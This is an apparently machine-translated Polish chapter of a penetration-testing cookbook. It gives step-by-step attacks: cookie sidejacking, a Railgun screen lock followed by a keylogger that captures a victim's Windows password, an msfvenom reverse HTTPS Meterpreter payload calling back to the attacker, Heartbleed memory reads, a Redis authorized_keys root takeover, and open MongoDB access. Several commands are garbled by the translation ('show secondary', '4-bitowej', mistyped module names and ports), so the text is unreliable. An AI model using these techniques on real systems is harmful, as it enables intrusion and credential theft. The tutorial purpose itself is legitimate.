**Eksploatacja sieci w bieżącej eksploatacji**

**Wprowadzenie**

Wykorzystywanie sieci to często przydatna technika. Często możemy odkryć, że najbardziej podatnym punktem w korporacji jest sama sieć. W tym przepisie dowiesz się o niektórych sposobach, w jakie możemy przeprowadzić test penetracyjny sieci i skutecznie wykorzystać znalezione przez nas usługi.

**Człowiek pośrodku z chomikiem i fretką**

Chomik to narzędzie, którego można użyć do sidejackingu. Działa jako serwer proxy, podczas gdy fretka służy do wykrywania plików cookie w sieci. W tym przepisie przyjrzymy się, jak przejąć kontrolę nad niektórymi sesjami!

**Przygotowania**

Kali ma już wstępnie zainstalowane narzędzie, więc zobaczmy, jak je uruchomić!


**Jak to zrobić...**

Chomik jest niezwykle łatwy w użyciu i ma również interfejs użytkownika. Wykonaj podane kroki, aby nauczyć się korzystania z chomika:

1. Zaczynamy od wpisania następującego polecenia:

hamster


Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:




2. Teraz musimy tylko uruchomić przeglądarkę i przejść do http://localhost:1234:

3. Następnie musimy kliknąć na adaptery i wybrać interfejs, który chcemy monitorować:


4. Poczekamy chwilę, aż zobaczymy sesje w zakładce po lewej stronie:




Jeśli po kilku minutach nie widzisz sesji, może to być spowodowane tym, że chomik i fretka nie znajdują się w tym samym folderze. Hamster uruchamia się i wykonuje ferret razem z nim w tle. Niektórzy użytkownicy mogą mieć problemy, ponieważ ferret nie jest obsługiwany w architekturze 4-bitowej. Musimy dodać repozytorium 32-bitowe, a następnie zainstalować ferret.


**Eksploracja msfconsole**

W poprzednich rozdziałach omówiliśmy już podstawy Metasploit. W tym przepisie poznasz techniki korzystania z meterpretera i Metasploit w celu bardziej wydajnej eksploatacji.

**Jak to zrobić...**

Aby dowiedzieć się więcej o Metasploit, wykonaj następujące kroki:


1. Uruchom konsolę Metasploit, wpisując msfconsole:




2. Aby zobaczyć listę dostępnych exploitów, użyjemy następującego polecenia:

show exploits

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:




3. Podobnie, aby zobaczyć listę ładunków, używamy następującego polecenia:


show payloads

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia


4. Metasploit zawiera również setki modułów pomocniczych, które zawierają skanery, fuzzery, sniffery itd. Aby zobaczyć moduł pomocniczy, używamy następującego polecenia:

show secondary

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:




5. Użyjmy programu FTP fuzzer za pomocą następującego polecenia:

use secondary/fuzzers/ftp/ftp_client_ftp


6. Zobaczymy opcje za pomocą następującego polecenia:

show options

7. Ustawimy RHOSTS za pomocą następującego polecenia:

set RHOSTS x.x.x.x

8. Teraz uruchomimy program pomocniczy, który powiadomi nas w przypadku awarii





**Railgun w Metasploit**

W tym przepisie dowiemy się więcej o Railgun. Railgun to funkcja eksploatacji wyłącznie systemu Windows w meterpreterze. Umożliwia bezpośrednią komunikację z interfejsem API systemu Windows.


**Jak to zrobić...**

Railgun umożliwia nam wykonywanie wielu zadań, których Metasploit nie potrafi, takich jak naciskanie klawiszy klawiatury itd. Korzystając z tego, możemy używać wywołań interfejsu API systemu Windows do wykonywania wszystkich operacji, których potrzebujemy, aby uzyskać jeszcze lepszą eksploatację po awarii:

1. W poprzednich rozdziałach widzieliśmy już, jak uzyskać sesję meterpretera. Możemy przejść do Railgun z meterpretera, wpisując polecenie irb:




2. Aby uzyskać dostęp do Railgun, używamy polecenia session.railgun:




Widzimy, że wydrukowano wiele danych. Są to zasadniczo dostępne biblioteki DLL i funkcje, których możemy użyć.

3. Aby uzyskać lepszy widok w celu zobaczenia nazw bibliotek DLL, wpisujemy polecenie:

session.railgun.known_dll_names

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
>> session.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "netapi32",
i"]
>>
```

4. Aby wyświetlić funkcję pliku .dll, używamy następującego polecenia:

session.railgun.<dllname>.functions

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
>> session.railgun.kernel32.functions
=> {"GetConsoleWindow"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::[
LLFunction:0x000000054088c8 @return_type="LPVOID", @params=[], @windows_name="Ge
tConsoleWindow", @calling_conv="stdcall">, "ActivateActCtx"=>#<Rex::Post::Meterp
reter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005543288 @return_type="B
OOL", @params=[["HANDLE", "hActCtx", "inout"], ["PBLOB", "lpCookie", "out"]], @w
indows_name="ActivateActCtx", @calling_conv="stdcall">, "AddAtomA"=>#<Rex::Post
:Meterpreter::Extensions::Stdapi::Railgun::DLLFunction:0x00000005542b30 @return
```

5. Spróbujmy wywołać API, które zablokuje ekran ofiary. Możemy to zrobić, wpisując następujące polecenie:

client.railgun.user32.LockWorkStation()

Widzimy, że jesteśmy zablokowani:


6. Wyobraźmy sobie sytuację, w której chcemy uzyskać hasło logowania użytkownika. Mamy hash, ale nie możemy go złamać. Używając Railgun, możemy wywołać API systemu Windows, aby zablokować ekran, a następnie uruchomić keylogger w tle, więc gdy użytkownik się zaloguje, będziemy mieć hasło. Metasploit ma już moduł post-eksploatacyjny, który używa Railgun do tego celu; spróbujmy! Wychodzimy z naszego irb i umieszczamy naszą sesję meterpretera w tle, a następnie używamy modułu:

use post/windows/capture/lockout,keylogger

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:


```
>> exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/capture/lockout_keylogger
```

7. Dodajemy naszą sesję za pomocą polecenia set session.

8. Następnie ustawiamy PID winlogon.exe tutaj:

set PID <winlogon pid>

9. Następnie uruchamiamy i możemy zobaczyć hasło, które wprowadził użytkownik:




**Jest więcej...**

To tylko przykład wywołania funkcji, które widzimy. Możemy użyć Railgun do wykonania wielu innych czynności, takich jak usuwanie użytkownika admin, wstawianie do rejestru, tworzenie własnych bibliotek DLLS itd.

**Korzystanie z paranoicznego meterpretera**

Kiedyś w 2015 roku hakerzy zorientowali się, że można ukraść/przejąć czyjąś sesję meterpretera, po prostu bawiąc się DNS ofiary i uruchamiając własny handler w celu nawiązania połączenia. Doprowadziło to do opracowania i wydania trybu paranoicznego meterpretera. Wprowadzili interfejs API, który weryfikował skrót SHA1 certyfikatu przedstawionego przez msf na obu końcach. W tym przepisie pokażemy, jak korzystać z trybu paranoicznego.

**Jak to zrobić...**

Na początek będziemy potrzebować certyfikatu SSL:

1. Możemy wygenerować własny, używając następujących poleceń:

openssl req -new -newkey rsa:4096 -days 365 -nodes -x509

-keyout meterpreter.key -out meterpreter.crt

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
root@kali:~/Desktop# openssl req -new -newkey rsa:4096 -days 365 -nodes -x509
eyout meterpreter.key -out meterpreter.crt
Generating a 4096 bit RSA private key
..............................++
.....++
writing new private key to 'meterpreter.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
```

Wypełniamy informacje, takie jak kod kraju i inne informacje, odpowiednio:

cat meterpreter.key meterpreter.crt > meterpreter.pem

2. Poprzednie polecenie zasadniczo otwiera dwa pliki wcześniej i zapisuje je do jednego pliku. Następnie używamy wygenerowanego przez nas certyfikatu do wygenerowania ładunku za pomocą tego:

msfvenom -p windows/meterpreter/reverse_winhttps LHOST=IP

LPORT=443 HandlerSSLCert=meterpreter.pem

StagerVerifySSLCert=true

-f exe -o payload.exe

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_winhttps HandlerSSL
Cert=/root/Desktop/meterpreter.pem StagerVerifySSLCert=true LHOST=192.168.2.124
LPORT=4444 -f exe -o /root/Desktop/abcd.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1128 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/abcd.exe
```

3. Aby ustawić opcje, używamy następującego polecenia:

set HandlerSSLCert /path/to/pem_file

set StagerVerifySSLCert true

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

```
msf exploit(handler) > set HandlerSSLCert /root/Desktop/meterpreter.
pem
HandlerSSLCert => /root/Desktop/meterpreter.pem
msf exploit(handler) > set StagerVerifySSLCert true
StagerVerifySSLCert => true
msf exploit(handler) >
```

4. Teraz uruchamiamy nasz handler, w którym widzimy, że stager zweryfikował połączenie z handlerem, a następnie nawiązano połączenie


**Jest tego więcej...**

Możemy przejść na bardziej zaawansowany poziom, podając nasz własny UUID podczas generowania ładunku za pomocą przełącznika -PayloadUUIDName=. Używając tego, nawet jeśli inny atakujący będzie miał dostęp do naszego certyfikatu, nie będzie mógł przejąć naszej sesji, ponieważ UUID nie będzie pasował.

**Opowieść o krwawiącym sercu**

HeartBleed to luka w zabezpieczeniach kryptografii OpenSSL, która rzekomo została wprowadzona w 2012 r. i publicznie ujawniona w 2014 r. Jest to luka w zabezpieczeniach związana z nadmiernym odczytem bufora, w której można odczytać więcej danych, niż jest to dozwolone W tym przepisie dowiesz się, jak wykorzystać HeartBleed za pomocą pomocniczego modułu Metasploit.


**Jak to zrobić...**

Aby dowiedzieć się więcej o HeartBleed, wykonaj poniższe kroki:

1. Uruchamiamy msfconsole, wpisując to:

msfconsole


Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:




2. Następnie wyszukujemy pomocniczą funkcję HeartBleed za pomocą następującego polecenia:

search heartbleed

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:





3. Następnie używamy pomocniczego, używając następującego polecenia:

use secondary/scanner/ssl/openssl_heartbleed

4. Następnie widzimy opcje, używając następującego polecenia:

show options

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:




5. Teraz ustawiamy RHOSTS na nasz docelowy adres IP za pomocą tego:

set RHOSTS x.x.x.x

6. Następnie ustawiamy verbosity na true za pomocą tego polecenia:

set verbose true

7. Następnie wpisujemy run, gdzie powinniśmy teraz zobaczyć dane. Te dane często zawierają poufne informacje, takie jak hasła, identyfikatory e-mail itp.:


**Wykorzystanie Redis**

Czasami podczas testów penetracyjnych możemy natknąć się na instalację Redis, która została pozostawiona jako publiczna przez przypadek. W przypadku nieuwierzytelnionej instalacji Redis najprościej jest zapisać losowe pliki. W tym przepisie pokażemy, jak uzyskać dostęp do roota instalacji Redis działających bez uwierzytelniania.

**Jak to zrobić...**

Aby dowiedzieć się, jak wykorzystać Redis, wykonaj następujące kroki:

1. Najpierw łączymy się z serwerem za pomocą telnetu i sprawdzamy, czy możliwe jest pomyślne połączenie:

telnet x.x.x.x 6379


Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:


2. Następnie kończymy sesję telnet. Następnie generujemy nasz klucz SSH za pomocą następującego polecenia:

ssh-keygen -t rsa -C youremail@example.com

3. Następnie wchodzimy do pliku, w którym chcemy go zapisać:


4. Nasz klucz został wygenerowany; teraz musimy go zapisać na serwerze:





5. Musimy zainstalować redis-cli w tym celu; możemy użyć następującego polecenia:

sudo apt-get install redis-tools

6. Po zainstalowaniu wracamy do wygenerowanego klucza i dodajemy trochę losowych danych przed i po naszym kluczu:

(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt

Plik key.txt to nasz nowy plik klucza z nowymi wierszami:





7. Teraz musimy zastąpić klucze w bazie danych naszymi. Łączymy się więc z hostem za pomocą tego:

redis-cli -h x.x.x.x

8. Następnie opróżniamy klucze za pomocą następującego polecenia:

redis-cli -h x.x.x.x -p 6350 flushall

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:




9. Teraz musimy umieścić nasze klucze w bazie danych. Robimy to za pomocą następującego polecenia:

cat redis.txt | redis-cli –h x.x.x.x –p 6451 -x set bb


10. Gdy to zrobimy, musimy skopiować przesłany klucz do folderu .ssh; najpierw sprawdzamy bieżący folder za pomocą tego polecenia:

config get dir


11. Teraz zmieniamy nasz katalog na /root/.ssh/:

config set dir /root/.ssh/

12. Następnie zmieniamy nazwę naszego pliku za pomocą set dbfilename "authorized_keys" i zapisujemy za pomocą save:




13. Spróbujmy teraz połączyć się przez SSH z serwerem. Widzimy, że jesteśmy rootem:




**Powiedz nie SQL – posiadanie MongoDB**

MongoDB to darmowy program do obsługi baz danych typu open source na wielu platformach. Używa dokumentów typu JSON ze schematami. Domyślna konfiguracja zabezpieczeń MongoDB pozwala każdemu na dostęp do danych bez uwierzytelnienia. W tym przepisie pokażemy, jak wykorzystać tę lukę.

**Przygotowania**


MongoDB domyślnie działa na porcie 27017. Aby uzyskać dostęp do MongoDB, musimy pobrać i zainstalować klienta MongoDB. Dostępnych jest wielu klientów; użyjemy Studio-3T, które można pobrać ze strony https:/ / studio3t. com/ .

**Jak to zrobić...**


Wykonaj poniższe kroki, aby się o tym dowiedzieć:

1. Po zainstalowaniu otwieramy aplikację i wybieramy Połącz.

2. W otwartym oknie klikamy na nowe połączenie:




3. Następnie wybieramy nazwę, wpisujemy adres IP w polu Serwer i klikamy Zapisz:




